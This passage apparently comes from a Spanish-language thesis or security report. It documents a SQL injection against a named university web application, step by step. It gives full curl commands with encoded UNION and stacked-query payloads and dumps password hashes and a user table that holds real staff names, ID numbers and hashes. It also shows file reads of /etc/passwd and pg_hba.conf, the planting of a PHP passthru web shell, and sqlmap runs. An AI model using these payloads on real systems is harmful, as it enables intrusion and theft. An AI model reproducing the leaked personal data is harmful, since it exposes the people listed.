


Figura 98. Error no generado al tratar de ordenar la segunda columna. (Elaborado por el autor)

Al parecer ha generado un error en la base de datos al tratar de ordenar la tercera columna, esto se identifica claramente al observar en la respuesta, esto explica que solo existen dos columnas.

' order by 3—ERROR




Figura 99. Error generado al tratar de ordenar la tercera columna. (Elaborado por el autor)

Enumerando información de la base de datos

Descubierto el número de columnas es momento de enumerar información de la base de datos, se utilizó curl para este propósito, hay que tener en cuenta que la consulta que se envía como parte de la solicitad por el método GET tiene que estar en codificación URL, mediante bash se filtró la respuesta de las solicitudes, mostrando así solo la información de interés.

La utilidad hURL se usó para codificar las sentencias, el proceso se muestra en la siguiente gráfica.

```
root@pc:~# hURL -U "' and 1=2 union select 1,version()-- -"

Original     :: ' and 1=2 union select 1,version()-- -
URL ENcoded  :: %27%20and%201%3D2%20union%20select%201%2Cversion%28%29--%20-
```

Figura 100. Codificación URL con hURL. (Elaborado por el autor)

Enumerando el usuario de la aplicación

La consulta utilizada para obtener el usuario que usa la aplicación para conectarse a la base de datos fue:

' and 1=2 union select 1,user--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%20union%20select%201%2Cuser--" | cut -d ";" -f 11 | awk -F"&" '{print $1}'
Academico
```

Figura 101. Usuario actual de la aplicación. (Elaborado por el autor)

Enumerando la versión de la base de datos

La sentencia que se utilizó para obtener la versión de la base de datos fue:

' and 1=2 union select 1,version()--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%20union%20select%201%2Cversion%28%29--%20-" | cut -d ";" -f 11 | awk -F"&" '
{print $1}'
Postgresql 10.6 On X86_64-pc-linux-gnu, Compiled By Gcc (gcc) 4.8.5 20150623 (red Ha
t 4.8.5-28), 64-bit
```

Figura 102. Versión de la base de datos. (Elaborado por el autor)

Enumerando la base de datos de la aplicación

La consulta realizada para obtener la base de datos actual de la aplicación fue:

' and 1=2 union select 1,current_database()--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%20union%20select%201%2Ccurrent_database%28%29--" | cut -d ";" -f 11 | awk -F
"&" '{print $1}'
Sianet
```

Figura 103. Base de datos actual de la aplicación. (Elaborado por el autor)

Enumerando usuarios con privilegios elevados

La consulta realizada para identificar los usuarios con privilegios elevados fue:

' and 1=2 union select 1,usename from pg_user where usesuper is true--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%20union%20select%201%2Cusename%20from%20pg_user%20where%20usesuper%20is%20tr
ue--" | tr ";" "\n" | grep ^[a-Z] | cut -d "&" -f 1 | grep -v "[. | >]$"
Academico
Postgres
```

Figura 104. Usuarios con privilegios elevados. (Elaborado por el autor)

Enumerando hashes de contraseña de los usuarios de la base de datos

Tras indicar los altos privilegios asignados al usuario de la base de datos, fue posible enumerar los hashes de contraseña, la petición realizada fue:

' and 1=2 union select 1,(usename||' : '||passwd) from pg_shadow--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%20union%20select%201%2C%28usename%7C%7C%27%20%3A%20%27%7C%7Cpasswd%29%20from
%20pg_shadow--" | tr ";" "\n" | grep ^[a-Z] | cut -d "&" -f 1 | grep -v "[. | >]$"
Academico : Md51a4f8884[illegible]43847dd37347d9cb
Postgres : Md5c4bd0622a[illegible]927dfeaed769ee3
```

Figura 105. Hashes de contraseña de los usuarios de la base de datos. (Elaborado por el autor)

2.4.2. Extrayendo información de la base de datos

Extrayendo tablas de la base de datos

Obtenida la información necesaria sobre la base de datos, es fundamental tomar en cuenta ciertos conceptos sobre las tablas presentes en information_schema, que es de donde se extraerá los datos.

information_schema: este posee un conjunto de vistas que contienen información sobre la base de datos actual.

information_schema.tables: esta tabla contiene los nombres de tablas en la base de datos.

La siguiente consulta se emitió para que devuelva todas las tablas presentes en el esquema public.

' and 1=2 union select 1,table_name from information_schema.tables where table_schema='public' order by 2--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%20union%20select%201%2Ctable_name%20from%20information_schema.tables%20where
%20table_schema%3D%27public%27%20order%20by%202--" | tr ";" "\n" | grep ^[a-Z] | cut
 -d "&" -f 1 | grep -v "[. | >]$"
Aade_asis_est
Aade_evi_gestion_docente
Accion_personal
Actos_academicos
Actos_academicos_estudiantes
Areas_asignaturas
Areas_practicas
Areas_titulos
Asignatura_docente
Asignatura_horario
Asignaturas
Asignaturas_comunes
Asistencia_control_estud
Asistencia_docente
Asistencia_estudiante
Aux_asignatura_docente
Aux_asignaturas_seleccionadas
Aux_campos_doce
Aux_hora_doce
Calendario_academico
```

Figura 106. Tablas recuperadas del esquema public. (Elaborado por el autor)

```
Sme_aux_rubros
Sme_aux_rubros1
Sme_aux_vincu
Sme_depar_info_aux
Sme_estu_aux
Sme_estu_aux1
Sme_estu_hora
Sueldo_basico
Tabla_ptos
Tema
Tesis
Th_personal
Th_personal_academico
Th_personal_cursos
Th_personal_experiencia
Th_personal_vaca
Tipo_ptos
Titulo
Tribunal
Unidad
Usuarios
Usuarios_sistemas
Veri_estu
Veri_usuarios
```

Figura 107. Tablas recuperadas del esquema public. (Elaborado por el autor)

Extrayendo columnas de la tabla usuarios

Enumerado todas las tablas disponibles, se descubrió la tabla usuarios, esta resulta interesante debido a que contiene las credenciales de los usuarios del sistema, la consulta realizada para este propósito fue:

' and 1=2 union select 1,column_name from information_schema.columns where table_schema='public' and table_name='usuarios'--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%20union%20select%201%2Ccolumn_name%20from%20information_schema.columns%20whe
re%20table_schema%3D%27public%27%20and%20table_name%3D%27usuarios%27--" | tr ";" "\n
" | grep ^[a-Z] | cut -d "&" -f 1 | grep -v "[. | >]$"
Apell_user
Ci_user
Clave
Nom_user
```

Figura 108. Columnas recuperadas de la tabla usuarios. (Elaborado por el autor)

Extrayendo datos de las columnas

Descubierto las columnas, es momento de recuperar los registros de la tabla usuarios, la consulta realizada fue:

' and 1=2 union select 1,(nom_user||' : '||apell_user||' : '||ci_user||' : '||clave) from usuarios order by 2--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%20union%20select%201%2C%28nom_user%7C%7C%27%20%3A%20%27%7C%7Capell_user%7C%7
C%27%20%3A%20%27%7C%7Cci_user%7C%7C%27%20%3A%20%27%7C%7Cclave%29%20from%20usuarios%2
0order%20by%202--" | tr ";" "\n" | grep ^[a-Z] | cut -d "&" -f 1 | grep -v "[. | >]$
"
Aaaa : Aaa : 0202105102 : 4420c472d6718072a5a438857b
Admin : Admin : 2222222222 : 38686fa3801b4c7d22c6fde
Adolfo Antonio : Garcia Davila : 0200038602 : F5fc58          d914cb5d32d5d9261
Adolfo Luis : Ballesteros Espin : 0200404051 : 49640          a25c5582394d6c96e3
Adrana Natali : Borja Jimenez : 0201794682 : Dc05914          21433c5e02dd897d
Adriana Rebeca : Piedra Uribe : 0917844656 : 6badadb          2e0d18f252ef19ac
Aida Dolores : Urbano Borja : 0201128113 : 0473ac10a          deb8b348bfb4b3
Aida Isabel : Jaya Escobar : 0200798254 : E62eaab0d1          efde13ec8792d
Aideé del Consuelo : Montero Taco : 0201092376 : 8de          6f69053d470f03a88414
Alban Alban  : Nancy Maritza : 0200715522 : 51e1e023          860add4f755ef8a
Alban Barrionuevo : Anita Victoria : 0201174521 : 62          6d31f3f1f2e353b313e1a
Alberto Benigno : Carrera Guerra  : 0200518637 : 369          193908c5fbadae823e11
Alberto Guillermo : Armijos Rivera : 0201638863 : 5b          78b78f59fc9f05930d6a3
Alberto Mauricio : Chavez López : 0201072337 : A5637          f3c74997fc659c8f9e
Alcides Mauricio : Naranjo Ramos : 0201958782 : 925d          af0e43f5606f9a51512
Alejandra Elizabeth : Barrionuevo Mayorga : 18041560          abef8ee8f91163d18f9c351
49bfa
Alejandrina del Rosario : Guerra : 0201205127 : 4227          a6373a3e3edacf83391
Alexander : Cardenas Lara : 0201566783 : Dd22141acb5          ed773729c98f
```

Figura 109. Credenciales de docentes recuperados de la tabla usuarios. (Elaborado por el autor)

Leyendo archivos

Declaración COPY

Este operador copia datos entre un archivo y una tabla. El motor PostgreSQL accede al sistema de archivos local como el usuario postgres.

Para llevar a cabo este proceso primero hay que crear una tabla, la sentencia que se utilizó fue:

' and 1=2; create table myfile(t text)--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%3B%20create%20table%20myfile%28t%20text%29--"
```

Figura 110. Creación de la tabla myfile. (Elaborado por el autor)

Posteriormente se procede a copiar el contenido del archivo passwd en la tabla myfile, esto es posible debido a que este fichero tiene permisos de lectura para todos los usuarios, la siguiente consulta se utilizó para esta finalidad:

' and 1=2; copy myfile from '/etc/passwd'--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%3B%20copy%20myfile%20from%20%27%2Fetc%2Fpasswd%27--"
```

Figura 111. Copia del contenido del archivo passwd a la tabla myfile. (Elaborado por el autor)

La siguiente consulta se emitió para listar los usuarios del sistema contenido en la tabla myfile.

' and 1=2 union select 1,t from myfile--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%20union%20select%201%2Ct%20from%20myfile--" | tr ";" "\n" | grep ^[a-Z] | aw
k -F"&" '{print $1}' | grep -v "[> | ....]$" | tr [:upper:] [:lower:] | sort -u -t "
:" -nk3
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:ftp user:/var/ftp:/sbin/nologin
postgres:x:26:26:postgresql server:/var/lib/pgsql:/bin/bash
apache:x:48:48:apache:/usr/share/httpd:/sbin/nologin
tss:x:59:59:account used by the trousers package to sandbox the tcsd daemon:/dev/nul
l:/sbin/nologin
sshd:x:74:74:privilege-separated ssh:/var/empty/sshd:/sbin/nologin
dbus:x:81:81:system message bus:/:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
nobody:x:99:99:nobody:/:/sbin/nologin
```

Figura 112. Consulta realizada para recuperar los usuarios de la tabla myfile. (Elaborado por el autor)

Función pg_read_file

Esta función se introdujo en PostgreSQL 8.1 y permite leer archivos ubicados dentro del directorio de trabajo del gestor de base de datos.

La siguiente consulta permitió obtener información del archivo de configuración del gestor de base de datos.

' and 1=2 union select 1,pg_read_file('./pg_hba.conf')--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%20union%20select%201%2Cpg_read_file%28%27.%2Fpg_hba.conf%27%29--" | tr "&" "
\n" | cut -d ";" -f 2   | grep -v '[ 0 | . | >]$' | grep -v '^<'


# Postgresql Client Authentication Configuration File
# ===================================================
#
# Refer To The "client Authentication" Section In The Postgresql
# Documentation For a Complete Description Of This File.  a Short
#
# This File Controls: Which Hosts Are Allowed To Connect, How Clients
# Are Authenticated, Which Postgresql User Names They Can Use, Which
# Databases They Can Access.  Records Take One Of These Forms:
#
# Local      Database  User  Method  [options]
# Host       Database  User  Address  Method  [options]
# Hostssl    Database  User  Address  Method  [options]
# Hostnossl  Database  User  Address  Method  [options]
#
# (the Uppercase Items Must Be Replaced By Actual Values.)
#
# The First Field Is The Connection Type: "local" Is a Unix-domain
# Socket, "host" Is Either a Plain Or Ssl-encrypted Tcp/ip Socket,
```

Figura 113. Lectura del archivo de configuración de PostgreSQL. (Elaborado por el autor)

```
# Put Your Actual Configuration Here
# ----------------------------------
#
# If You Want To Allow Non-local Connections, You Need To Add More
# "host" Records.  In That Case You Will Also Need To Make Postgresql
# Listen On a Non-local Interface Via The Listen_addresses

# Caution: Configuring The System For Local "trust" Authentication
# Allows Any Local User To Connect As Any Postgresql User, Including
# The Database Superuser.  If You Do Not Trust All Your Local Users,


# Type  Database        User            Address                 Method

# "local" Is For Unix Domain Socket Connections Only
Local   All             All                                     Trust
# Ipv4 Local Connections:
Host    All             All             127.0.0.1/32            Md5
Host    All             All               0.0.0.0/0             Md5
# Ipv6 Local Connections:
Host    All             All             ::1/128                 Md5
# Allow Replication Connections From Localhost, By a User With The
#local   Replication     All                                      Trust
#host    Replication     All              127.0.0.1/32            Trust
#host    Replication     All              ::1/128                 Trust
```

Figura 114. Lectura del archivo de configuración de PostgreSQL. (Elaborado por el autor)

Escribiendo archivos

Al revertir la declaración COPY, se puede escribir el contenido de una tabla en el sistema de archivos local con los derechos del usuario PostgreSQL.

Se creó la tabla mytable, la sentencia utilizada fue:

' and 1=2; create table mytable(t text)--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%3B%20create%20table%20mytable%28t%20text%29--"
```

Figura 115. Creación de la tabla mytable. (Elaborado por el autor)

El próximo punto es ingresar en la tabla código php que permita ejecutar comandos en el sistema, la función passthru acepta el comando como un parámetro y genera el resultado, la consulta que se utilizó fue:

' and 1=2; insert into mytable(t)

values ('<?php passthru($_GET["cmd"]); ?>')--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%3B%20insert%20into%20mytable%28t%29%20values%20%28%27%3C%3Fphp%20passthru%28
%24_GET%5B%22cmd%22%5D%29%3B%20%3F%3E%27%29--"
```

Figura 116. Ingreso de código php en la tabla mytable. (Elaborado por el autor)

A continuación, hay que copiar el contenido de la tabla en un directorio web con permisos de escritura, en este caso se copió al Document Root del usuario apache, la siguiente consulta se emitió para este propósito:

' and 1=2; copy mytable (t) to '/var/www/html/shell.php'--

```
root@pc:~# curl -k --silent "PHPSESSID=iofsfts9tl01e13j47o8hju835" "https://www.sian
et.ueb.edu.ec/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222%27%20and%
201%3D2%3B%20copy%20mytable%20%28t%29%20to%20%27%2Fvar%2Fwww%2Fhtml%2Fshell.php%27--
"
```

Figura 117. Copia del contenido de la tabla myfile al Document Root de apache. (Elaborado por el autor)

Se comprobó la posibilidad de escribir contenido en un archivo en el directorio web, este hecho fue posible debido a los permisos de escritura en el directorio y por los permisos elevados asignado al usuario que utiliza la aplicación para conectarse a la base de datos, el comando id enviado como parámetro muestra el usuario con el que se está ejecutando comandos del sistema.




Figura 118. Usuario con el que se está ejecutando comandos del sistema. (Elaborado por el autor)

El comando pwd enumera el directorio de trabajo actual




Figura 119. Directorio de trabajo actual. (Elaborado por el autor)

2.4.3. Inyecciones de SQL automatizadas con sqlmap

Sqlmap es una de las mejores herramientas para explotar vulnerabilidades de inyección SQL. Es compatible con muchas bases de datos y ayuda no solo a enumerar y extraer información, sino también a ejecutar comandos del sistema.

Enumerando las bases de datos

El primer paso sería, obviamente, enumerar todas las bases de datos presentes en la aplicación. Se utilizó la siguiente instrucción para este propósito:

sqlmap -u 'https://www.sianet.ueb.edu.ec:443/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222' -p usuario --cookie='PHPSESSID=a64q6ep4blvluhmb7pr3so0gd7' --dbms=POSTGRESQL --dbs




Figura 120. Comando utilizado para recuperar las bases de datos con sqlmap. (Elaborado por el autor)

A continuación, se observa que la herramienta a identificado el sistema gestor de base de datos y el parámetro usuario identificado como vulnerable.




Figura 121. Parámetro usuario vulnerable identificado con sqlmap. (Elaborado por el autor)

Ha recuperado tres bases de datos disponibles, especifica que utilizó la técnica de inyección SQL a ciegas basado en tiempo, además proporciona información del servidor y sus componentes.

```
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: id=1&fecha=15/03/2013&usuario=2222222222';SELECT PG_SLEEP(5)--
---
[21:31:19] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux CentOS 7-1708
web application technology: Apache 2.4.6, PHP 7.0.32
back-end DBMS: PostgreSQL
[21:31:19] [WARNING] schema names are going to be used on PostgreSQL for enumeration
 as the counterpart to database names on other DBMSes
[21:31:19] [INFO] fetching database (schema) names
[21:31:19] [INFO] fetching number of databases
[21:31:19] [WARNING] running in a single-thread mode. Please consider usage of optio
n '--threads' for faster data retrieval
[21:31:19] [INFO] retrieved: 3
[21:31:21] [INFO] retrieved: public
[21:31:32] [INFO] retrieved: pg_catalog
[21:31:51] [INFO] retrieved: information_schema
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public

[21:32:26] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.
sianet.ueb.edu.ec'
```

Figura 122. Bases de datos identificadas con sqlmap.

Enumerando tablas

Se eligió el esquema public, debido a que en esta se suele almacenar por defecto la información, la instrucción utilizada para recuperar las tablas fue:

sqlmap -u 'https://www.sianet.ueb.edu.ec:443/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222' -p usuario --cookie='PHPSESSID=a64q6ep4blvluhmb7pr3so0gd7' --dbms=POSTGRESQL -D public –tables

```
root@pc:~# sqlmap -u 'https://www.sianet.ueb.edu.ec:443/sme/cargaselect.php?id=1&fec
ha=15/03/2013&usuario=2222222222' -p usuario --cookie='PHPSESSID=a64q6ep4blvluhmb7pr
3so0gd7' --dbms=POSTGRESQL -D public --tables

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting at 21:37:46

[21:37:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: usuario (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1&fecha=15/03/2013&usuario=2222222222' AND 2006=2006 AND 'cVAQ'='cVA
```

Figura 123. Comando utilizado para recuperar las tablas con sqlmap. (Elaborado por el autor)

La siguiente gráfica revela 175 tablas existentes.

Figura 124. Tablas recuperadas con sqlmap. (Elaborado por el autor)

Enumerando las columnas de la tabla usuarios

Por razones obvias, la que provoca más interés es el contenido de la tabla usuarios, se emitió la siguiente instrucción para extraer las columnas presentes.

sqlmap -u 'https://www.sianet.ueb.edu.ec:443/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222' -p usuario --cookie='PHPSESSID=a64q6ep4blvluhmb7pr3so0gd7' --dbms=POSTGRESQL -D public -T usuarios -columns




Figura 125. Comando utilizado para recuperar las columnas con sqlmap. (Elaborado por el autor)

Se ha encontrado cuatro columnas en la tabla usuarios.

```
Database: public
Table: usuarios
[4 columns]
+------------+---------+
| Column     | Type    |
+------------+---------+
| apell_user | varchar |
| ci_user    | varchar |
| clave      | varchar |
| nom_user   | varchar |
+------------+---------+
```

Figura 126. Columnas de la tabla usuarios descubiertas con sqlmap. (Elaborado por el autor)

Extrayendo datos de la tabla usuarios

Ahora se le pedirá a sqlmap que muestre la información presente en las columnas. Para este propósito, se usó la siguiente instrucción:

sqlmap -u 'https://www.sianet.ueb.edu.ec:443/sme/cargaselect.php?id=1&fecha=15/03/2013&usuario=2222222222' -p usuario --cookie='PHPSESSID=a64q6ep4blvluhmb7pr3so0gd7' --dbms=POSTGRESQL -D public -T usuarios -C apell_user,nom_user,ci_user,clave –dump

```
root@pc:~# sqlmap -u 'https://www.sianet.ueb.edu.ec:443/sme/cargaselect.php?id=1&fec
ha=15/03/2013&usuario=2222222222' -p usuario --cookie='PHPSESSID=a64q6ep4blvluhmb7pr
3so0gd7' --dbms=POSTGRESQL -D public -T usuarios -C apell_user,nom_user,ci_user,clav
e --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.2.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting at 22:45:35

[22:45:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

